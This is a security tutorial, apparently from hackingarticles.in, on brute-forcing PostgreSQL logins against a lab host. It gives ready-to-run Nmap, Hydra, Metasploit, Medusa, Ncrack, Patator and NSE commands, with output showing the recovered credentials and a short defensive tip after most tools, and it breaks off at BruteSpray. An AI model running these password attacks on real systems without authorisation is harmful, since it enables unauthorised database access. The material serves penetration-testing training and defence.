


Password Cracking

POSTGRESQL

www.hackingarticles.in

Contents

Introduction

This article covers how to identify and brute force PostgreSQL logins using common tools, from quick single host tests to automated multi host attacks during internal assessments.

MITRE ATT&CK Techniques

- **T1110.001 –** Brute Force: Password Guessing
- **T1046 –** Network Service Scanning
- **T1078 –** Valid Accounts

Introduction to PostgreSQL (Port 5432)

PostgreSQL is a robust open-source database typically running on port 5432. It uses password-based authentication and is vulnerable to brute force attacks if exposed to untrusted networks or misconfigured.

Enumeration

Nmap Scan


Run an Nmap scan to discover open PostgreSQL services and detect version info:

```
nmap -p 5432 -sV 192.168.1.13
```

Explanation:

- **-p 5432**: Scans for the default PostgreSQL Service on port 5432.
- **-sV**: Enables version detection to identify the specific PostgreSQL version running on the target host.

Once Nmap confirms that port 5432 is open and a PostgreSQL service is active, this information can be used to select appropriate brute force tools, script modules, or potential version-based vulnerabilities.



```
┌──(root㉿kali)-[~]
└─# nmap -p 5432 -sV 192.168.1.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 14:10 EDT
Nmap scan report for 192.168.1.13
Host is up (0.00042s latency).

PORT     STATE SERVICE    VERSION
5432/tcp open  postgresql PostgreSQL DB 12.14 - 12.18
MAC Address: 00:0C:29:C1:62:F9 (VMware)

Service detection performed. Please report any incorrect results at https:
Nmap done: 1 IP address (1 host up) scanned in 6.46 seconds
```

Defensive Strategy:

Use IDS/IPS to flag scans. Restrict PostgreSQL access to known IP ranges using firewalls.

Brute-Force Techniques

Tools Quick Reference

Tool	Strength	Best Use Case
Hydra	Fast, parallel brute-force engine	Brute-forcing PostgreSQL logins on individual targets
Metasploit	PostgreSQL auxiliary modules	Automated brute-force with integration into post-exploitation workflows
Medusa	Multi-threaded and scalable brute-forcer	High-volume PostgreSQL credential testing
Ncrack	High-speed network authentication tester	Broad credential testing across large PostgreSQL deployments
Patator	Adaptive and stealth-friendly brute-forcer	Stealthy brute-force with fail detection and error handling
BruteSpray	Nmap-integrated credential spraying	Multi-host PostgreSQL brute-force using Nmap GNMAP output
Nmap NSE	Scripted brute-forcing with Nmap scripting engine	Quick checks for weak credentials during early recon

Hydra

Hydra is a powerful tool used for brute-force attacks. It's often used to test PostgreSQL logins. It works with username and password lists (user.txt and pass.txt) to quickly try logging in to exposed services. This makes it helpful for finding weak or default passwords.


Step To Reproduce

Brute-force PostgreSQL with parallel login attempts using username and password lists by running following command

```
hydra -L users.txt -P pass.txt 192.168.1.13 postgres
```

Explanation:

- **-L user.txt**: Specifies the path to the username list.
- **-P pass.txt**: Specifies the path to the password list.
- **192.168.1.13:** Target IP address.
- **postgres**: Protocol to attack.



```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P  pass.txt 192.168.1.13 postgres
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-02 14:09:36
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81 login tries (l:9/p:9), ~6 tries p
[DATA] attacking postgres://192.168.1.13:5432/
[5432][postgres] host: 192.168.1.13   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-02 14:09:37
```

Detection Strategy:

Enable log_connections and log_failed_login_attempts in PostgreSQL. Apply IP based throttling via fail2ban or firewalls. Monitor failed login bursts via SIEM.

Metasploit


Metasploit offers a dedicated module for brute forcing PostgreSQL logins, ideal for red team use. With support for user.txt and pass.txt, it enables structured, automated attempts that integrate well into post exploitation workflows.

Step To Reproduce

```
msf6 > use auxiliary/scanner/postgres/postgres_login
set rhosts 192.168.1.13
set user_file users.txt
set pass_file pass.txt
set verbose false
run
```

Explanation:

- **use auxiliary/scanner/postgres/postgres_login:** Loads the PostgreSQL login scanner module used for brute force authentication.
- **set rhosts 192.168.1.13:** Specifies the IP address of the target PostgreSQL server.
- **set user_file users.txt:** Defines the file containing potential usernames.
- **set pass_file pass.txt:** Defines the file containing passwords to pair with the usernames.
- **set verbose false:** Disables verbose output to reduce console noise during the brute force process.
- **run:** Executes the module and begins testing all username password combinations against the PostgreSQL service.



```
msf6 > use auxiliary/scanner/postgres/postgres_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.1.13
rhosts ⇒ 192.168.1.13
msf6 auxiliary(scanner/postgres/postgres_login) > set user_file users.txt
user_file ⇒ users.txt
msf6 auxiliary(scanner/postgres/postgres_login) > set pass_file pass.txt
pass_file ⇒ pass.txt
msf6 auxiliary(scanner/postgres/postgres_login) > set verbose false
verbose ⇒ false
msf6 auxiliary(scanner/postgres/postgres_login) > run
[+] 192.168.1.13:5432 - Login Successful: ignite:123@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
```

Defensive Control:

Use pg_hba.conf to restrict access to known IP ranges. Enable PostgreSQL logging (log_connections, log_disconnections) and integrate with SIEM tools for correlation and alerting.

Medusa

Medusa is a fast tool made for trying many username and password combinations. It's useful for testing PostgreSQL login. It can handle large lists (like user.txt and pass.txt) at the same time, which makes it quick and effective for testing inside networks. Its results are simple and can be used easily in other tools or scripts.

Step To Reproduce


Below we have successfully grabbed credentials using the following command:

```
medusa -h 192.168.1.13 -U users.txt -P pass.txt -M postgres | grep SUCCESS
```

Explanation:

- **medusa**: Invokes the Medusa brute force tool.
- **-h 192.168.1.13**: Specifies the IP address of the target machine.
- **-U**: Points to a file containing a list of usernames to try.

- **-P**: Points to a file containing a list of passwords.
- **-M postgres**: Indicates that the PostgreSQL module should be used for this attack.
- **|grep SUCCESS**: Filters the command output to display only successful login attempts, making it easier to identify valid credentials.



```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.13 -U users.txt -P pass.txt -M postgres | grep SUCCESS
2025-06-02 14:14:00 ACCOUNT FOUND: [postgres] Host: 192.168.1.13 User: ignite Password: 123 [SUCCESS]
```

Defensive Strategy:

Use SIEM to detect bursts of login attempts. Enable rate limiting via PostgreSQL middleware (e.g., pgBouncer). Enforce account lockout policies where possible.

Ncrack

Ncrack, developed by the creators of Nmap, is a high-speed tool for testing PostgreSQL logins across large environments. Its multi-threaded design enables quick credential checks, making it effective for spotting reused or default passwords in enterprise deployments.


Step To Reproduce

Use Ncrack to perform high speed PostgreSQL login testing on a target IP.

```
ncrack -U user.txt -P pass.txt 192.168.1.13 -p 5432
```

Explanation:

- **ncrack**: Launches the Ncrack password cracking tool.
- **-U user.txt**: Indicates the file containing a list of potential usernames.
- **-P pass.txt**: Indicates the file containing a list of potential passwords.
- **-p 5432**: Specifies the PostgreSQL default port for authentication attempts.



```
└─# ncrack -U users.txt -P pass.txt 192.168.1.13 -p 5432

Starting Ncrack 0.7 ( http://ncrack.org ) at 2025-06-02 14:14 EDT

Discovered credentials for psql on 192.168.1.13 5432/tcp:
192.168.1.13 5432/tcp psql: 'ignite' '123'

Ncrack done: 1 service scanned in 3.00 seconds.
```

Defensive Strategy:

Use PostgreSQL's native logging to detect rapid logins. Limit connection rates per IP. Implement firewall-based IP filtering and alert on excessive connection attempts.

Patator

Patator is a flexible tool used for brute-force attacks. It can try to log in to PostgreSQL servers. It has features like smart error handling, custom retry options, and adjustable delays between attempts. These features help avoid detection and make it useful when you need to stay hidden.


Step To Reproduce

Launch adaptive brute force attempts against PostgreSQL using Patator by running following command

```
patator pgsql_login host=192.168.1.13 user=FILE0 0=users.txt password=FILE1 1=pass.txt
```

Explanation:

- **patator**: Launches the Patator brute force tool.
- **pgsql_login**: Specifies the module for PostgreSQL login attempts.
- **host=192.168.1.13**: Indicates the target machine's IP address.
- **user=FILE0 0=user.txt**: Assigns FILE0 as a placeholder for usernames, pulling values from user.txt.
- **password=FILE1 1=pass.txt**: Assigns FILE1 as a placeholder for passwords, pulling values from pass.txt.



```
┌──(root㉿kali)-[~]
└─# patator pgsql_login host=192.168.1.13 user=FILE0 0=users.txt password=FILE1 1=pass.txt
[redacted]
14:19:54 patator    INFO - code  size    time | candidate                           |   num | mesg
14:19:54 patator    INFO - -----------------------------------------------------------------------------
14:19:54 patator    INFO - 1     111    0.013 | raj:raj                             |     1 | connection
14:19:54 patator    INFO - 1     114    0.003 | kinjal:kinjal                       |    11 | connection
14:19:54 patator    INFO - 1     114    0.003 | shivam:shivam                       |    21 | connection
14:19:54 patator    INFO - 1     115    0.002 | sanjeet:sanjeet                     |    31 | connection
14:19:54 patator    INFO - 1     117    0.003 | postgreqs:postgreqs                 |    41 | connection
14:19:54 patator    INFO - 1     114    0.004 | ignite:ignite                       |    51 | connection
14:19:54 patator    INFO - 1     111    0.004 | 123:123                             |    61 | connection
14:19:54 patator    INFO - 1     113    0.004 | 1234y:1234y                         |    71 | connection
14:19:54 patator    INFO - 1     91     0.003 | :                                   |    81 | connection
14:19:54 patator    INFO - 1     111    0.012 | raj:kinjal                          |     2 | connection
14:19:54 patator    INFO - 1     114    0.004 | kinjal:shivam                       |    12 | connection
14:19:54 patator    INFO - 1     114    0.003 | shivam:sanjeet                      |    22 | connection
14:19:54 patator    INFO - 1     115    0.003 | sanjeet:postgreqs                   |    32 | connection
14:19:54 patator    INFO - 1     117    0.002 | postgreqs:ignite                    |    42 | connection
14:19:54 patator    INFO - 0     2      0.004 | ignite:123                          |    52 | OK
14:19:54 patator    INFO - 1     111    0.005 | 123:1234y                           |    62 | connection
14:19:54 patator    INFO - 1     91     0.004 | 1234y:                              |    72 | connection
14:19:54 patator    INFO - 1     111    0.017 | raj:shivam                          |     3 | connection
14:19:54 patator    INFO - 1     114    0.003 | kinjal:sanjeet                      |    13 | connection
14:19:54 patator    INFO - 1     114    0.003 | shivam:postgreqs                    |    23 | connection
14:19:54 patator    INFO - 1     115    0.002 | sanjeet:ignite                      |    33 | connection
14:19:54 patator    INFO - 1     117    0.004 | postgreqs:123                       |    43 | connection
```

***Note**: You can add | grep '200 OK' or -x ignore:code=530 for success filtering or to skip known failed responses based on Patator's output codes.*

Defensive Suggestion:

Monitor PostgreSQL for repetitive failed login patterns. Use network level throttling. Detect Patator's retry logic via behavioral SIEM correlation.

NMAP NSE Script

Nmap is a powerful tool for scanning and gathering information about systems. It supports scripts through something called the Nmap Scripting Engine (NSE). One script, pgsql-brute, is used to try many usernames and passwords to break into PostgreSQL servers using your own wordlists.

This script is particularly effective during early discovery phases to check for weak credentials directly in conjunction with version and port scanning.

Step To Reproduce


Perform brute force login testing on PostgreSQL directly from Nmap using NSE by running following command

```
nmap -p5432 --script pgsql-brute.nse --script-args userdb=users.txt,passdb=pass.txt 192.168.1.13
```

Explanation:

- **–p5432**: Scans the default port used by PostgreSQL.
- **–script pgsql-brute.nse**: Specifies the use of the PostgreSQL brute force NSE script.
- **–script-args userdb**=user.txt,passdb=pass.txt: Provides the script with your custom username and password lists.

This method is especially useful during early-stage reconnaissance to identify weak or default PostgreSQL credentials on a target system.



```
┌──(root㉿kali)-[~]
└─# nmap -p5432 --script pgsql-brute.nse --script-args userdb=users.txt,passdb=pass.txt 192.168.1.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 14:26 EDT
Nmap scan report for 192.168.1.13
Host is up (0.00060s latency).

PORT     STATE SERVICE
5432/tcp open  postgresql
| pgsql-brute:
|_  ignite:123 ⇒ Valid credentials
MAC Address: 00:0C:29:C1:62:F9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.40 seconds
```

Defensive Strategy:

Track login failures originating from Nmap/NSE patterns. Alert on rapid session initiations. Limit PostgreSQL exposure to known IP ranges and apply TLS with authentication.

BruteSpray

BruteSpray helps automate login attempts (credential spraying) on services found using Nmap scans. It reads Nmap's GNMAP output to find PostgreSQL servers and tries to log in using lists of usernames and passwords (user.txt and pass.txt). It spreads out the attempts to avoid getting detected.

